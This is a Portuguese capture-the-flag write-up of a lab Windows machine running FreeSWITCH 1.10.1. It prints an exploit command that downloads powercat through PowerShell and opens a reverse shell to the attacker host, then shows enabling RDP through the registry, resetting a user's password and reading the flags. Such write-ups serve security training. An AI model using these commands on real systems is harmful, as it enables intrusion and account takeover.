Networked

Para começar a exploração da máquina, inicialmente foi rodado alguns scaners com o nmap, para entendermos melhor a máquina.

```
Host is up (0.00011s latency).
Not shown: 46053 closed ports, 19460 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2855/tcp  open  msrp
2856/tcp  open  cesdinv
5040/tcp  open  unknown
5060/tcp  open  sip
5066/tcp  open  stanag-5066
5080/tcp  open  onscreen
5985/tcp  open  wsman
7443/tcp  open  oracleas-https
8021/tcp  open  ftp-proxy
8081/tcp  open  blackice-icecap
8082/tcp  open  blackice-alerts
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
MAC Address: 08:00:27:75:74:A9 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
           Raw packets sent: 100834 (4.437MB) | Rcvd: 46076 (1.843MB)
```


Descobrimos diversas portas abertas na máquina alvo. Com isso, realizamos mais enumerações com o nmap para descobrir os serviços ativos.

```
┌──(root💀Pentest)-[~/Documents/FIAP/Networked]
└─# nmap -sSV -O -Pn --open -p- --min-rate=10000 10.2.0.17 | tee nmap_tcp
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-13 00:05 -03
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.2.0.17
Host is up (0.00022s latency).
Not shown: 48954 closed ports, 16559 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE         VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2855/tcp  open  msrp?
2856/tcp  open  ssl/cesdinv?
5040/tcp  open  unknown
5060/tcp  open  sip-proxy       FreeSWITCH mod_sofia 1.10.1~64bit
5066/tcp  open  websocket       (WebSocket version: 13)
5080/tcp  open  sip-proxy       FreeSWITCH mod_sofia 1.10.1~64bit
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7443/tcp  open  ssl/websocket   (WebSocket version: 13)
8021/tcp  open  freeswitch-event FreeSWITCH mod_event_socket
8081/tcp  open  websocket       (WebSocket version: 13)
8082/tcp  open  ssl/websocket   (WebSocket version: 13)
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
49669/tcp open  msrpc           Microsoft Windows RPC
49670/tcp open  msrpc           Microsoft Windows RPC
```


```
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5066-TCP:V=7.91%I=7%D=7/13%Time=62CE369C%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Vers
SF:ion:\x2013\r\n\r\n")%r(GetRequest,37,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7443-TCP:V=7.91%T=SSL%I=7%D=7/13%Time=62CE36AE%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-
SF:Version:\x2013\r\n\r\n")%r(GenericLines,37,"HTTP/1\.1\x20400\x20Bad\x20
SF:Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HTT
SF:P/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n
SF:");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8081-TCP:V=7.91%I=7%D=7/13%Time=62CE369C%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Versio
SF:n:\x2013\r\n\r\n")%r(GenericLines,37,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8082-TCP:V=7.91%T=SSL%I=7%D=7/13%Time=62CE36AF%P=x86_64-pc-linux-gn
SF:u%r(GenericLines,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocke
SF:t-Version:\x2013\r\n\r\n")%r(GetRequest,37,"HTTP/1\.1\x20400\x20Bad\x20
SF:Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HTT
SF:P/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n
SF:");
MAC Address: 08:00:27:75:74:A9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 234.87 seconds
```

Fazendo uma análise, descobrimos que existe um serviço vulnerável rodando na aplicação, o “**FreeSWITCH 1.10.1**”.

É possível buscar por exploits online para ele.



Copiamos a exploits para um arquivo python para podermos executar.




Então com tudo pronto, vamos fazer um teste para ver se a exploits está realmente funcionando.

```
┌──(root💀 Pentest)-[~/Documents/FIAP/Networked]
└─# python exploit.py 10.2.0.17 whoami
Authenticated
Content-Type: api/response
Content-Length: 22

desktop-u5e0rvf\mario
```

Executando vimos que obtivemos com sucesso a RCE no sistema, agora temos que buscar pela reverse shell, para termos acesso completo na máquina.

Depois de algum tempo tentando, descobrimos uma forma de obter a shell completa no sistema, para isso, vamos utilizar o netcat em formato powershell, seguindo o tutorial disponível no link: *https://www.hackingarticles.in/powershell-for-pentester-windows-reverse-shell/*.

Então baixamos o powercat.ps1 do github.



Depois disso, abrimos a porta 443 na nossa máquina, abrimos um servidor http com o python, para que seja possível baixar a exploit da máquina da vítima e executamos o comando que baixa o powercat e o usa para enviar sua shell.

Payload
python3 exploit.py 10.2.0.17 "powershell -c \"IEX(New-Object System.Net.WebClient).DownloadString('http://10.2.0.3/powercat.ps1');powercat -c 10.2.0.3 -p 443 -e cmd\""

Com isso recebemos com sucesso a shell do sistema.

```
┌──(root💀 Pentest)-[~/Documents/FIAP/Networked]
└─# nc -vlnp 443
listening on [any] 443 ...
connect to [10.2.0.3] from (UNKNOWN) [10.2.0.17] 65227
Microsoft Windows [vers◆o 10.0.19041.172]
(c) 2020 Microsoft Corporation. Todos os direitos reservados.

C:\Program Files\FreeSWITCH>
```

Com isso, conseguimos invadir com sucesso a máquina, agora vamos partir para a enumeração e tentar escalar nosso privilégio no sistema.

Primeiramente vamos obter algumas informações básicas sobre o sistema com o comando systeminfo.

```
C:\Program Files\FreeSWITCH>systeminfo
systeminfo

Nome do host:                              DESKTOP-U5E0RVF
Nome do sistema operacional:               Microsoft Windows 10 Pro
Vers□o do sistema operacional:              10.0.19041 N/A compila□□o 19041
Fabricante do sistema operacional:         Microsoft Corporation
Configura□□o do SO:                         Esta□□o de trabalho aut□noma
Tipo de compila□□o do sistema operacional: Multiprocessor Free
Propriet□rio registrado:                    networked
Organiza□□o registrada:
Identifica□□o do produto:                   00330-80000-00000-AA547
Data da instala□□o original:                09/06/2020, 23:58:48
Tempo de Inicializa□□o do Sistema:          12/07/2022, 23:45:48
Fabricante do sistema:                     innotek GmbH
Modelo do sistema:                         VirtualBox
Tipo de sistema:                           x64-based PC
Processador(es):                           1 processador(es) instalado(s).
                                           [01]: AMD64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3593 Mhz
Vers□o do BIOS:                             innotek GmbH VirtualBox, 01/12/2006
Pasta do Windows:                          C:\Windows
Pasta do sistema:                          C:\Windows\system32
Inicializar dispositivo:                   \Device\HarddiskVolume1
Localidade do sistema:                     pt-br;Portugu□s (Brasil)
Localidade de entrada:                     en-us;Ingl□s (Estados Unidos)
Fuso hor□rio:                               (UTC-03:00) Bras□lia
Mem□ria f□sica total:                       2.048 MB
Mem□ria f□sica dispon□vel:                  1.197 MB
Mem□ria Virtual: Tamanho M□ximo:            2.688 MB
Mem□ria Virtual: Dispon□vel:                1.806 MB
Mem□ria Virtual: Em Uso:                    882 MB
Local(is) de arquivo de pagina□□o:          C:\pagefile.sys
Dom□nio:                                    WORKGROUP
Servidor de Logon:                         N/A
Hotfix(es):                                2 hotfix(es) instalado(s).
                                           [01]: KB4545706
                                           [02]: KB4552455
Placa(s) de Rede:                          1 NIC(s) instalado(s).
                                           [01]: Intel(R) PRO/1000 MT Network Connection
                                                 Nome da conex□o: Ethernet 2
                                                 DHCP ativado:    N□o
                                                 Endere□o(es) IP
                                                 [01]: 10.2.0.17
                                                 [02]: fe80::bd03:942f:27e1:7c82
Requisitos do Hyper-V:                     Hipervisor detectado. Recursos necess□rios para o Hyper-V n□o ser□o exibidos.

C:\Program Files\FreeSWITCH>
```

Vimos então que se trata de um Windows 10 Pro.

Vamos agora enumerar as permissões do nosso usuário com o comando net user.

```
C:\Program Files>net user mario
net user mario
Nome de usu□rio                      mario
Nome completo
Coment□rio
Coment□rio do usu□rio
C□digo do pa□s/regi□o                000 (Padr□o do sistema)
Conta ativa                          Sim
Conta expira em                      Nunca

□ltima defini□□o de senha            ?10/?06/?2020 11:10:19
A senha expira                       Nunca
Altera□□o de senha                   ?10/?06/?2020 11:10:19
Senha requerida                      N□o
O usu□rio pode alterar a senha       Sim

Esta□□es de trabalho permitidas      Todos
Script de logon
Perfil do usu□rio
Pasta base
□ltimo logon                         ?12/?07/?2022 23:47:26

Hor□rio de logon permitido           Todos

Associa□□es de Grupo Local           *Administradores
                                     *Usu□rios
Associa□□es de Grupo Global          *None
Comando conclu□do com □xito.
```

Fazendo isso, vimos que estamos associados ao grupo de administradores do sistema, então temos alguns privilégios adicionais.

Usando isso, podemos habilitar o RDP no sistema para que possamos nos conectar com uma interface gráfica, para isso, utilizamos o comando:

- `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`

```
C:\Program Files>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
A opera��o foi conclu�da com �xito.
```


Agora com o RDP habilitado, temos que alterar a senha do usuário Mario, par que possamos nos conectar a ele, para isso, vamos usar o comando net user mario 123, mudando sua senha para 123.

```
C:\Program Files>net user mario 123
net user mario 123
Comando conclu�do com �xito.
```

Agora com tudo concluído, podemos então nos autenticar com o RDP.


```
┌──(root㉿Pentest)-[~]
└─# xfreerdp /u:mario /p:123 /v:10.2.0.17:3389
[01:14:49:511] [2108:2109] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[01:14:49:511] [2108:2109] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[01:14:49:512] [2108:2109] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[01:14:49:512] [2108:2109] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[01:14:49:821] [2108:2109] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[01:14:49:866] [2108:2109] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[01:14:49:867] [2108:2109] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[01:14:49:205] [2108:2109] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[01:14:49:205] [2108:2109] [WARN][com.freerdp.crypto] - CN = DESKTOP-U5E0RVF
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - @@@@
```

De cara nos deparamos com um arquivo txt chamado user. Abrindo-o, podemos ver que é a flag de user do CTF.




Agora temos que escalar nosso acesso para o usuário administrador, para que possamos completar o desafio.


Para isso, navegando pelo sistema, descobrimos um arquivo interessante chamado "**notes**". Nesse arquivo mostra uma mensagem dando uma sugestão de senha para o próximo usuário que temos que nos conectar: **calcuta901**.



Com essa informação, precisamos descobrir quais são os outros usuários da máquina, então indo em C://Users, descobrimos o usuário chamado networked.



Vamos então tentar conseguir uma shell com esse usuário usando a senha encontrada, para isso vamos usar o comando “**runas /u:networked cmd.exe**”. Fazendo isso, foi solicitada a senha e inserimos a que encontramos anteriormente.



Então agora somos o usuário “networked” e podemos ir até o seu desktop para ver se encontramos a flag de root.

```
C:\Users\networked>cd Desktop

C:\Users\networked\Desktop>dir
 O volume na unidade C não tem nome.
 O Número de Série do Volume é 005F-7509

 Pasta de C:\Users\networked\Desktop

10/06/2020  11:06    <DIR>          .
10/06/2020  11:06    <DIR>          ..
10/06/2020  08:26             1.446 Microsoft Edge.lnk
10/06/2020  11:20                39 root.txt
               2 arquivo(s)          1.485 bytes
               2 pasta(s)   33.495.801.856 bytes disponíveis

C:\Users\networked\Desktop>type root.txt
dfoepc84mdksp0anaue84hdk39asd02ekda09ap
C:\Users\networked\Desktop>
```

Pegando a última flag concluímos com sucesso o desafio proposto.